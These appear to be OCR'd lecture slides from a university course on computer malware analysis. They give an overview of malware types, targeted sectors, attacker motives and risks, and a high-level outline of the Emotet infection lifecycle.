institut universitaire de France

Computer Malware Analysis

Jean-Yves Marion
Professeur à l'Université de Lorraine
Institut Universitaire de France
Loria

www.loria.fr
#Labo_Loria

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Today is friday

Please Relax and Enjoy !

Today's menu

1. Malware world in a nutshell

2. Malware lifecycle


3. Defensive codes

4. Binary blob analysis

5. Detecting viruses

6. A step backward to conclude

Part 1 : Malware world in a nutshell



What is a malware ?

Virus, Worm, Botnet, Dopper, Loader, Ransomware = Malware

A **malware** is a computer program that infiltrates a digital system without the user's knowledge.

Where does malware live ?

Computer System, Smartphones, IOT & ICS

Industry	Target System
Manufacturing	Production system
Energy	Power plant system
Water	Water System
Transportation	Railway control system, Air traffic, Road
Finance	Core Banking System, ATM
Healthcare	hospital
Public safety services	Cameras, sensor

The attack surface is large

What are the purposes behind ?

Extortion
Ransomware (Wannacry, Ryuk), banking Trojan (Locky, Dridex)

Information extraction
APT 28, attack against Equifax (145M victims)

Income & e-réputations
Spam campaign, Cryptominer


Defacement & Destruction
TV 5 Monde, attack on EU oct 2016, NoPetya, Stuxnet

Risks on IT systems

- **Confidentiality**
  - Loss of company data
  - Loss of personal data
  - Loss credential certificates


- **Integrity and data modification**
  - Data encryption (ransomware)
  - Corrupted data

- **Non Availability of services**
  - Critical infrastructures
  - Public services may be unavailable
  - Shut-down or destroy a device



Questions

- The big failure of software industries/researches
- A lot of challenging questions :
  - How to reverse engineer malware ?
  - How to remove obfuscations ?
  - How to recover program semantics ?
  - How to detect malware ?
- Fundamental aspects
  - Self-replication, Reflection/Reification
  - Self-modification, evolution/adaptation
  - Relationship with biology/Immunology



Part 2 : Malware lifecycle

1. Intrusion
2. Infection
3. Exploitation

Use Case: Emotet


EUROPOL


ABOUT EUROPOL | ACTIVITIES & SERVICES | CRIME AREAS & TRENDS | PARTNERS & AGREEMENTS

HOME › NEWSROOM › WORLD'S MOST DANGEROUS MALWARE EMOTET DISRUPTED THROUGH GLOBAL ACTION

WORLD'S MOST DANGEROUS MALWARE EMOTET DISRUPTED THROUGH GLOBAL ACTION

27 January 2021






Emotet lifecycle

1/ Intrusion

- Social engineering : mail phishing with .doc file




2/ Infection

Phase 1 : Loader

- Check privilege …
- Manage versionning

1/ Intrusion

- Social engineering : mail phishing with .doc file



Bot Instance


- Communicates with a C&C
- Collect & Exfiltrate data
- Protocole ; encrypted http Post
- Update & Download files

2/ Infection

Phase 1 : Loader

- Check privilege …
- Manage versionning

Lateral Move : Emotet lifecycle



